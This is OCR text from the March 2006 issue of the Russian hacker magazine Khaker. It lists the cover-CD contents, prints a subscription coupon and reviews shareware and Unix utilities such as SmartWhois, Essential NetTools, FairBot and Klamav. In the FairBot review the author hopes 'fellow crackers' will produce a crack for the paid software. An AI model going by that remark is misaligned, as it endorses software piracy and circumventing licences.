- BetterJPEG 1.5.0.3
- Blender for Windows 2.41
- CloneDVD 2.8.8.2
- ConvertXtoDVD 2.0.5
- DivX Web Player 1.0
- Exact Audio Copy 0.95 Beta 4
- Flash Player Pro V2.8
- GIMP 2.2.10
- GXTranscoder 2.24.2978c
- Harmony Assistant v9.1.9
- K-Lite Mega Codec Pack 1.51
- Light Alloy 3.5 build 5944
- PocketDivXEncoder 0.3.60
- Winamp 5 Full 5.2
- Xilisoft DVD Ripper 4.0

NET
- 2hotspot 1.0.2.2
- Apache HTTP Server 2.2.0
- Azureus v2.4.0.0
- Cabos for Windows 0.6.2
- Download Master 5.0.1.987
- Firefox 1.5.0.1
- Gush 1.3
- IMsecure Pro
- KABcam 3.0.14
- KlipFolio 3.0 Beta C
- LanCalculator 1.0.1
- LanShutDown 3.0.2
- Iphant 2.00
- MDaemon 8.14
- Miranda IM v0.4.0.3
- mIRC 6.17
- Nmap 4.01
- Opera 8.52
- Port Explorer 2.1
- Proxomitron 4.5
- QIP 2005a b7820
- Screamer Radio 0.3.8
- SeaMonkey 1.0
- SmartFTP Client 2.0.995.3
- SpamPal 1.73g
- UserGate 4.0
- uTorrent 1.4.2
- Website-Watcher 4.10
- Win32Whois 0.9.10

...

UNIX


DEVELOPMENT
- Development
- EditiX 4.3
- flat assembler 1.65.14
- HT 0.9.1
- Perl 5.9.3

MISC
- EasyTAG 1.1
- Enlightenment 0.16.8
- GnuCash 1.8
- kchmviewer 2.0
- MacSlow's Cairo-Clock 0.3
- MC 4.6.1
- Scribus 1.3.2
- SuperKaramba 0.37
- VIM 6.4

MULTIMEDIA
- Blender for Linux 2.41
- bmpx 0.13
- GIMP 2.2.10
- Hydra 0.0.1
- Hydrogen 0.9.3
- XdTV 2.3.0

NET
- Amaya 9.4
- aMule 2.1.0
- Apache HTTP Server 2.2.0
- BitTorrent-4.4.0-1
- Downloader for X 2.5.6
- FreeRADIUS 1.1.0
- Gammu 1.03.20
- iptables 1.3.5
- Knmap 2.1
- Kopete 0.12 Alpha 1...

№ 03(87) МАРТ 2006



CD2

UNIXWAREZ
- Calcurse 1.2
- Kaffeine 0.7.1
- KlamAV-0.35.1
- kleansweep 0.2.5
- PCMan File Manager 0.2.1 stable
- Unnamed Math Program 0.8.2

X-TOOLS
- Httprint 301
- Permeo Security Driver 4.2.6
- ProcessGuard 3.15
- RMOSChange v2.0.0b

ШАPOWAREZ
- Advanced Time Reports Professional 6.2.91
- Belkasoft ICQ History Extractor Pro 2.02
- Beyond Compare 2.4 Build 238 Beta
- DigiSecret 2.0 Pro
- Essential NetTools 4.0
- FairBot
- HTML Image Splitter 2.40
- MorphVOX 2.0
- Neutron 1.03
- Pluton 1.0 TP 1
- SmartWhois 4.1
- TextAloud 2.147
- VueScan 8.3
- X-Setup Pro v8.0.100

VISUAL HACK++
- Исследование движка HYIP Lister
- Видео о взломе почтового сервера e-mail.ru
- Прохождение февральского конкурса

UPDATES
- NOD32 8.41
- Заплатки для Windows

БОНУС
- InternetConnect от «МегаФон-Москва»
- Zebra SoftPhone 1.2.1.1
- Видео от русской команды паркура


ЗАКАЖИ
ЖУРНАЛ
В РЕДАКЦИИ
И СЭКОНОМЬ
ДЕНЬГИ!!!

КАК ОФОРМИТЬ ЗАКАЗ?

1 **Заполнить купон и квитанцию**
2 **Перечислить стоимость подписки через Сбербанк**
3 **Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:**
по электронной почте: subscribe@glc.ru;
по факсу: 8-495-780-88-24;
по адресу: 119021, Москва, ул.Тимура Фрунзе, д.11, стр.44-45

ВНИМАНИЕ!
подписка оформляется в день обработки купона и квитанции.
Купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней. Купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.
Рекомендуем использовать электронную почту или факс.

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можно оформить с ноября.
По всем вопросам по подписке звони бесплатно по телефону 8-800-200-3-999 (в том Числе с мобильных телефонов сетей МТС, БиЛайн, Мегафон). Вопросы по подписке можно задавать по e-mail: info@glc.ru



Подписка для юридических лиц

Москва: ООО «Интер-Почта», тел.: 500-00-60, e-mail: inter-post@sovintel.ru

Регионы: ООО «Корпоративная почта», тел.: 953-92-02, e-mail: kpp@sovintel.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.
www.interpochta.ru

ПОДПИСНОЙ КУПОН

Прошу оформить подписку:

☐ на журнал Хакер + 2 CD
☐ на журнал Хакер + DVD
☐ на комплект Хакер +2CD и Хакер Спец + CD
☐ на комплект Хакер+DVD и Хакер Спец + CD

на ☐ месяцев
начиная с ____________________ 200_ г.

☐ Доставлять журнал по почте на домашний адрес
☐ Доставлять журнал курьером на адрес офиса (по г. Москве)
Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ____________________

дата рожд. ☐☐.☐☐.☐☐ г.
(день) (месяц) (год)

АДРЕС ДОСТАВКИ:

индекс ____________________
область/край ____________________
город ____________________
улица ____________________
дом ________ корпус ____________
квартира/офис ____________________
телефон (код) ____________________
e-mail ____________________
сумма оплаты ____________________

* Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО ММБ
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «____________________»	
с ______ (месяц) 200_ г.	

Ф.И.О.
Подпись плательщика

Кассир


Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО ММБ
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «____________________»	
с ______ (месяц) 200_ г.	

Ф.И.О.
Подпись плательщика


Кассир



TEXT SIDEX / SIDEX@REAL.XAKEP.RU /
CENTNER / CENTNER@REAL.XAKEP.RU /

_units


SHAREWAREZ



TextAloud 2.147

Windows 95/98/ME/NT/2K/XP
Shareware $29,95
Size: 5,66 Мб
www.nextup.com/TextAloud/index.html


Программа, скорее, интересная, чем полезная, с доступным, незамысловатым интерфейсом. Меня, во всяком случае, она очень заинтересовала. Ее основное и главное предназначение — читать компьютерным голосом всякие тексты: хоть из файлов, хоть с веб-страничек — короче, из любого источника, лишь бы можно было прочесть. Зачитанное «вслух» можно сохранить в качестве аудиофайла для дальнейшего прослушивания. На данном уровне развития цивилизации и технологий синтезированные на железках голоса звучат не так, чтобы уж совсем естественно, но прогресс налицо. Предполагаю, что с течением времени голосовые технологии вырвутся на оперативный простор, и тогда проклятые борцы за веселые золотые баблонги и копирайты совсем прикроют онлайновые библиотеки. Тексты можно зачитывать на английском, голландском, французском, немецком, итальянском, португальском, испанском языках. На данный момент в триальной версии программы напрочь отсутствует русский язык, но на сайте есть небольшой отрывочек, зачитанный голосом некой Катерины. Вполне так сносно, между прочим. Из этого сделаем вывод: русский язык к программе прикрутить можно!



SmartWhois 4.1

Windows 98/Me/NT4/2000/XP/2003/XP/
64-bit Edition
Shareware 400 рублей
(можно купить в Интернете)
Size: 2,7 Мб
www.tamos.ru/files/sw4.zip

SmartWhois — это точно такое же средство получения всей доступной информации о любом IP-адресе, имени компьютера или домене, включая страну, штат или провинцию, город, название компании-провайдера, имя администратора и контактную информацию службы технической поддержки, как и любое из ныне существующих, только удобное и сделанное отечественными парнями. SmartWhois ловко автоматически находит информацию о компьютере вне зависимости от того, в какой части мира он расположен, и предоставляет эту информацию всего лишь за несколько секунд. SmartWhois справится с задачей, даже если IP-адресу не сопоставлено никакое имя, причем программа всегда опрашивает только нужную базу данных. Можно проверять имена и адреса точечно, можно списками, а можно проверять по маске. При необходимости программа работает через брандмауэр SOCKS5. В общем, если тебе снится карьера сетевого детектива или обычного параноика — качай. Выведаешь все.



Essential NetTools 4.0

Windows 98/Me/NT4/2000/XP/2003/XP/64-bit Edition
Shareware 400 рублей
(можно купить в Интернете)
Size: 3,1 Мб
www.tamos.ru/files/ent4.zip

Essential NetTools — это набор сетевых утилит для диагностики сетей и мониторинга сетевых соединений компьютера от того же производителя, что и SmartWhois. У меня обе программы работают в паре каждодневно, вытеснив аналогичный софт напрочь. В комплекте поставляются следующие «вкусности» (перечисляю подробно, чтобы не было дополнительных вопросов на тему «а есть ли?»):

NetStat. Отображает список входящих и исходящих соединений твоего компьютера, включая информацию по открытым TCP- и UDP-портам, IP-адресам и состоянию соединений. Возможна настройка системы предупреждений на входящие и исходящие соединения.

ProcMon. Отображает список запущенных процессов с полной информацией о нахождении программы, производителе, ID-процесса, загруженных модулях. С этим инструментом ты сможешь просмотреть статистику по потреблению процессорного времени, распознавать скрытые приложения, обрывать запущенные процессы и эффективнее управлять использованием ресурсов компьютера.

TraceRoute и Ping. Знакомые каждому утилиты, снабженные множеством функций и наглядным представлением результатов.

PortScan. Сканер TCP-портов с расширенными возможностями, позволяющий сканировать сеть на предмет активных портов. Этот инструмент сканирует как в обычном (полносвязном), так и в скрытом (half-open) режимах.

NBScan. Сканер NetBIOS — мощный и быстрый инструмент для исследования сетей. Может сканировать сеть в заданном диапазоне IP-адресов и составлять список компьютеров, имеющих службу NetBIOS, разделяемых ресурсов и таблицу их имен.

RawSocket. Наделяет возможностью устанавливать низкоуровневые соединения TCP для выявления проблем с различными сетевыми службами.


Shares. Контролирует и ведет отчет внешних подключений к разделяемым ресурсам компьютера, а также предоставляет быстрый и легкий путь подключения к удаленным ресурсам.

NetAudit (NetBIOS Auditing Tool). Позволяет проводить различные проверки безопасности сети и/или отдельных компьютеров, на которых запущена служба доступа к разделяемым ресурсам по NetBIOS.

SNMPAudit. Продвинутый сканер SNMP-устройств. Позволяет быстро локализовать SNMP устройства в выбранном сетевом диапазоне и получить настраиваемую выборку данных от каждого из них.


SysFiles. Удобный редактор для пяти важных системных файлов: services, protocol, networks, hosts, and lmhosts.

DigiSecret 2.0 Pro



Windows 98/Me/NT4/2000/XP/2003/XP/64-bit Edition
Shareware 700 рублей (можно купить в Интернете)
Size: 2,4 Мб
www.tamos.de/ds2.zip

DigiSecret — это программа для шифрования и передачи файлов. Софтина применяет стойкие и проверенные временем алгоритмы шифрования, чтобы создавать шифрованные архивы (в том числе и самораспаковывающиеся .exe архивы) и в безопасном режиме передавать их. DigiSecret также оперирует мощными и интеллектуальными механизмами сжатия файлов, то есть архивы DigiSecret в состоянии обеспечить и сжатие, и реальную защиту данных. Программа интегрируется в оболочку Windows и осуществляет полную поддержку drag-and-drop (перетаскивание файлов мышкой). Если есть нужда кому-то заслать шифрованные данные — на том конце DigiSecret не нужен: все, что им нужно знать, — это пароль, которым защищен самораспаковывающийся архив. После того как верный пароль введен, файлы и папки извлекаются из архива автоматически. DigiSecret также может использовать электронную почту для отправки файлов и отдельных текстовых сообщений в шифрованном виде. DigiSecret позаботится о полном уничтожении информации файлов и папок, которые больше не нужны. Файлы удаляются, и их место на диске многократно перезаписывается по специальному алгоритму, чтобы исключить возможность восстановления данных. Программа была разработана и скомпилирована за пределами США, поэтому в ней исключена возможность несанкционированного доступа к зашифрованным данным; отсутствует и мастер-ключ (расшифровка возможна только ключом, использованным при шифровании). DigiSecret не подпадает под экспортные ограничения США. Файлы шифруются с использованием наиболее надежных алгоритмов шифрования, которые не поддаются никаким видам криптоанализа, проводимого лучшими математиками мира: CAST (ключ 128-bit), Blowfish (ключ 448-bit), Twofish (ключ 256-bit) и Rijndael (известен еще как AES, ключ 256-bit).



Neutron 1.03

Windows 98/Me/2000/XP
Freeware
Size: 6 Кб
http://keir.net

Некий гражданин по имени Robin Keir (слава ему) изваял своими руками программный продукт, предназначенный для синхронизации установленного на компьютере времени. Это такое устройство для точного измерения времени, основной частью которого является квантовый стандарт частоты. Роль «маятника» в часах играют атомы. Частота, излучаемая или поглощаемая атомами при их квантовых переходах из одного энергетического состояния в другое, регулирует ход часов. Эта частота настолько стабильна, что квантовые часы позволяют измерять время точнее, чем астрономические методы. Погрешность хода лучших квантовых часов при тщательном изготовлении и настройке составляет не более 1 секунды за несколько тысяч лет. Из скриншота сразу становится ясно, как программа работает: запустив, выбираем из прилагающегося обширного списка сервер для синхронизации, сравниваем, видим разницу, при необходимости синхронизируем локальное время с «правильным» и опционально ставим галку на предмет автоматического выключения программы после успешной синхронизации и такую же «галку» на предмет автоматической синхронизации при включении. Просто, наглядно, удобно. Архив — 6 Кб. Снимаю перед автором шляпу.

X-Setup Pro v8.0.100


Windows 98/Me/2000/XP
Shareware $14,95
Size: 3,9 Мб
www.x-setup.net


Очередной мегаумный и супертолковый твикер или, как это принято говорить в приличных гостях, профессиональная утилита для тонкой настройки (более 810 параметров) всех операционных систем семейства Windows, в том числе детальная настройка таких виндовых столпов, как Windows Explorer, Internet Explorer, интернет-пейджеров, пакетов MS Office, серверных опций, сетевых параметров, безопасности системы и т.д. Интерфейс программы выполнен в привычном стиле Windows Explorer. Имеется возможность записывать проделанные изменения в REG-файл и затем перенести его на другие машины. Поддерживает детальные логи и позволяет пристегивать плагины. С помощью многочисленных плагинов можно значительно расширить и без того большие возможности по настройке Windows (плагины можно найти на домашней странице). В отличие от многих других подобных программ изменение настроек производится с помощью «мастера», с довольно подробным описанием изменяемого параметра. На всякий случай имеется возможность «отката». Для ненавидящих иностранные языки — Russian language pack в ассортименте.

VueScan 8.3

Windows 95/98/ME/NT/2K/XP, Linux, MacOS
Shareware $49,95
Size: 26 Мб
www.hamrick.com

На kpnemo.ru один добрый человек поделился с желающими суперпрограммой для владельцев сканеров и сочувствующих. Программа






работает более чем с 430 различными моделями сканеров, среди которых модели таких известных производителей, как HP, Minolta, Nikon, Polaroid, Epson, Canon. VueScan Pro поддерживает сканирование негативов, пакетный режим сканирования, автоматическую кадрировку, настройку цветового баланса и автоматическую цветокоррекцию, а также удаление дефектов изображения за счет канала инфракрасного сканирования и многопроходного сканирования с последующим усреднением результата для подавления собственных шумов сканера. VueScan может использоваться как с фильм-сканерами, так и с планшетниками. Одним из важных моментов является наличие функции многопроходного сканирования не зависимо от того, может это сканер или нет. Интересно то, что с помощью VueScan возможно одновременно и сканировать, и обрабатывать другой файл в графическом редакторе. VueScan поддерживает автоматическую и ручную настройку большинства параметров и пакетный режим сканирования. Поддерживается около полусотни «ходовых» моделей сканеров с определенным перевесом в сторону слайд-сканеров — Nikon, Minolta, Polaroid, Microtek, Epson. Имеется развитая поддержка сканирования негативов (в программу включены параметры 150 негативных пленок), пакетный режим сканирования, максимальное использование аппаратных возможностей сканера, сканирование пакета оригиналов с идентичными настройками. Имеются автоматическая кадрировка, настройка цветового баланса и автоматическая цветокоррекция. Уникальными являются возможности управления временем экспозиции и фокусировкой сканера. Имеются фильтры подавления зерна, нерезкого маскирования и удаления паразитного оттенка оригинала. Есть средства ручной корректировки динамического диапазона и градационной характеристики (независимо от каналов RGB). Предусмотрено переключение цветовых пространств сканера, монитора и выходного файла. В целом программа обеспечивает возможность получить на выходе максимально качественное RGB-изображение, доступное для аппаратных средств сканера.

Pluton 1.0 TP 1

Windows XP
Freeware
Size: 1,3 Мб
http://pluton.oss.ru


Ну, и на «сладкое» — из рубрики «Нам пишут». Пишут нам вот что: «Здравствуйте! Мы хотели бы попросить Вас разместить в разделе software информацию о плеере Pluton. Плеер распространяется абсолютно бесплатно, написан на Delphi и имеет очень много оригинальных функций (например, может работать как с двумя внутренними движками, так и использовать внешние плееры). Поддерживает форматы mp3, ogg, wma, есть революционно новая система поиска файлов, система защиты от сбоев, функция интеллектуального копирования файлов... Нам очень хочется продвигать его, мы хотим, чтобы российские пользователи работали с российским софтом...» С последним очень даже согласен. Сходил на довольно толково сделанный сайт, скачал программу. Авторы правы, «Pluton (Плутон) — плеер, построенный по принципу библиотеки, имеющий великолепный звук, три плей-листа, 16-полосный эквалайзер, режимы Quick Play, Mark, Shuffle add и другие полезные функции. Удобный и красивый интерфейс с обширной системой настроек и строкой поиска». Все так и есть. Закачал в Pluton всю свою музыку с винта, перелопатил, рассортировал, воткнул и наслаждаюсь звуками, приятными моему израненному сердцу. Себе плеер оставлю и буду пользоваться. Авторам большое спасибо за проделанную работу и всеобщее уважение читателей][.



Beyond Compare 2.4 Build 238 Beta

Windows 95/98/ME/NT/2K/XP
Shareware
Size: 2788 Кб
www.scootersoftware.com

Outsourcing — модное и прибыльное слово, только правды в нем маловато. Постоянная смена поставщиков ИТ-услуг не дает возможности наладить стабильные отношения. Непроверенные боем и временем работники так и норовят кидануть заказчика. Вот и приходится проверять каждый байт кода, приготовленный индийскими программерами: не уперли ли кусок программы из чужого продукта, написано ли все правильно, на месте ли комменты? Заниматься всем этим хозяйством вручную, если ты играешь крутого ИТ-прораба, никак не катит. Нужна автоматизация, так как ты должен видеть, что же там набедокурили твои кодеры. Ты скармливаешь проге начальный материал для выявления всех изменений, проявившихся в конечной версии. Все аккуратненько подчеркивается и взвешивается, чтобы не переплатить, если заказ был определен конкретным объемом кода. Эта же прога отлично справляется со сравнением содержания твоего смартфона, ноута, флешки и основного компа. После сравнения синхронизация может быть проведена безболезненно. Теперь несчастный ИТ-прораб может спать спокойно, постоянная смена рабочего пространства не повредит целостности данных!



10. HTML Image Splitter 2.40


Windows 95/98/ME/NT/2K/XP
Shareware
Size: 1501 Кб
www.imagecure.com

Вывеска различных версий сайта a-la 56/256/512 Kb давно стала моветоном. Предполагается, что каждый сидит на мегаскоростном канале и вожделенно ждет «волшебного мира мультимедиа». Объективная реальность же такова, что многие все еще испытывают сложности при просмотре видео и тяжеленных картинок на страницах сайта. Именно для них, для все еще весомого числа твоих посетителей предлагается данная прога. Теперь даже самую тяжелую картинку можно распилить на кучу маленьких кусочков, так что желанное будет появляться постепенно, эдаким графическим стриптизом. Здесь же подготовят желанный HTML-код, который объединит все маленькие кусочки, избавит тебя от нудной вбивки тэгов. Несмотря на соблазн порезать большую картинку на тысячи маленьких, помни, что запрос на графику тоже занимает некоторое время. Если ты готовишь действительно важный проект, то стоит обкатать тему, посмотреть при каком раскладе обеспечивается самая быстрая загрузка.


Belkasoft ICQ History Extractor Pro 2.02

Windows 95/98/2K/2003/XP
Shareware
Size: 1282 Кб
www.belkasoft.com

Все течет, все меняется, даже разрекламированные прокладки не помогают... Однако уже много лет я пользуюсь одной и той же




читалкой для ICQ-хистори. Новой версии оной так и не объявилось, работа с Mirand'ой не была добавлена. Тогда Белочный софт объявляет о выходе второй серии боевика — ICQ History Extractor, который овладеет хистори и выдаст текстовой файл (HTML или даже XML). Практически все версии аси поддерживаются, мне удалось расшифровать логи 1999 года, которые отказывалась подсасывать последняя версия инетного пейджера. Дополнительные комментарии оказываются излишними. Нужно во что бы то ни стало овладеть этой софтиной!



Advanced Time Reports Professional 6.2.91

Windows 95/98/ME/NT/2K/XP
Shareware
Size: 3346 Кб
www.xssoftware.com

Не стоит обвинять меня в буржуйстве, когда я описываю исключительно капиталистическую biz-тулзу. Именно эта феня поможет показать твоему заказчику/работодателю, как усердно и отчаянно ты бьешься за его драгоценные интересы при подготовке проекта. Так, поход за буханкой хлеба и новым номером Х будет обозначен софтиной как «Закупка расходных материалов на нужды проекта» и «Апгрейд базы знаний по ИТ». В мире больших денег порой важнее не работать, а эмулировать данное действие, облачать оное в самые радужные краски. На самом же деле софт окажется полезен и в настоящих делах. На ниве проект-менеджмента я работал с MS Project и обыкновенным Excel'ем. Первый вызывает определенные сложности обилием функций и кнопочек — можно смело первые две недели проекта списывать на изучение темы. Excel же иногда ограничивает твою фантазию, не предоставляет надлежащей чуткости настройки и ограничивает синхронизацию инфы, вносимой другими мемберами твоей бригады. Здесь же есть все нужные опции первого софта при неоценимой простоте второго. Мне очень понравилась фишка веб-репортов. Все действия моих бойцов, а главное — стоимость проведенных работ была доступна 24/7 заказчику. Новой же заказчик может быть соблазнен деталями завершенных прежде работ.



FairBot


Windows 98/2K/2003/XP
Shareware
Size: 1500 Кб
www.binteko.com

Помнишь, каким unlimited-геморроем стал проигрыш на аукционе Остапа Бендера? Чтобы не уподобляться литературным персонажам, но гнуть свою линию и выигрывать аукционы, скупая добро за копейки, пользуйся аукционным софтом.
Большинство интернет-толкучек поддерживают опцию автоматического выдвижения предложений на товар до тех пор, пока не будет достигнут выделенный лимит. Многие думают, что этого достаточно... Наивные, ведь то, что доступно каждому, никогда не станет ключом к победе! Этой же хренью ты сможешь мониторить десятки позиций, выявляя самые выгодные варианты, ведь часто один и тот же товар предлагается барыгой как совершенно независимые позиции... Нас этой ботвой не проведешь, ведь цены можно будет удобно прослеживать через предлагаемые графики и диаграммы. Тема умеет отслеживать и такие варианты. Как за Сережу Сыроежкина учился Электроник, так и за тебя будет срубать бабло этот автомат!
Хочется верить, что коллеги-крэкеры однажды помогут с лекарством, так как даже за сладкую перспективу баснословных барышей отдавать 100 бачков — дело безбожное!

BINARY YOUR'S

TEXT ПЕТР СЕМИЛЕТОВ / **WWW.ROXTON.KIEV.UA /**

UNIXWAREZ



Klamav


POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tar.gz): 1,7 Мб.
http://klamav.sourceforge.net/klamavwiki/index.php/Main_Page
Лицензия: GNU GPL

Klamav — графический фронт-энд к известному антивирусу Clamav. Klamav заточен под KDE. Редко встретишь программу, которая начинается с буквы K и не заточена под KDE.
Мне всегда хотелось иметь какой-нибудь фронт-энд для Clamav, потому что писать опции его командной строки слишком долго, а делать какой-нибудь скрипт для упрощения этой задачи мне было лень. И вот мечта вроде бы сбылась. Klamav! Наконец я могу выбирать визуально, какие каталоги проверять, а какие — нет. Просто ставлю галочки.
Кроме того, Klamav может проверять запускаемые и открываемые файлы на лету, но думаю, что это может быть актуально только для запускаемых через Wine программ Windows. Зараженные файлы Klamav способен перемещать в карантинный каталог. Как известно, Clamav, а стало быть и Klamav, файлы лечить не умеет. Лучший лекарь — это удаление. А насколько это гуманно — убивать файлы в карантине — решай сам.
Еще Klamav может обеспечить антивирусной защитой твой почтовый клиент. Klamav делает такое для двух программ: KMail и Evolution. Оценить эту возможность я не смог. Пользуюсь другим почтовиком.
Интерфейс Klamav состоит из ряда страниц-вкладок, каждая из которых может иметь, в свою очередь, вложенные вкладки. Несмотря на кажущийся поначалу хаос, после нескольких минут использования становится удобно — все под рукой, рядом. Есть даже страница браузера вирусов — можно получить описание любого вируса из базы Clamav, если такое описание есть на viruslist.com. В качестве встроенного веб-браузера используется, разумеется, Konqueror.
Klamav сидит в трее. Он может обновлять антивирусные базы автоматически и выполнять проверку на вирусы по расписанию. Он русифицирован процентов на 80. Это положительные стороны продукта. Отрицательные — пожалуй, подвергну критике только одно. Нельзя задавать маску файлов, чтобы проверялись только файлы по такому-то шаблону. А ведь Clamav поддерживает такую возможность, достаточно только использовать параметр «--include=такой-то шаблон». И в какой-то степени использование консольного Clamav приносит более скорый результат. Что мне толку от того, что Klamav усердно проверяет все файлы подряд, включая свои Windows или не менее здоровенные видео, звуковые и просто графические файлы высокого разрешения, с какими я работаю.
Подведу итог. Хочешь удобный графический интерфейс для Clamav, плюс встроенную защиту от вирусов для почтовика (что под *nix не столь уж важно) — ставь себе Klamav. А хочешь иметь дело с командной строкой и кучей опций Clamav — оставайся с Clamav.

Calcurse

POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tar.gz): 106 Кб
http://culot.org/calcurse
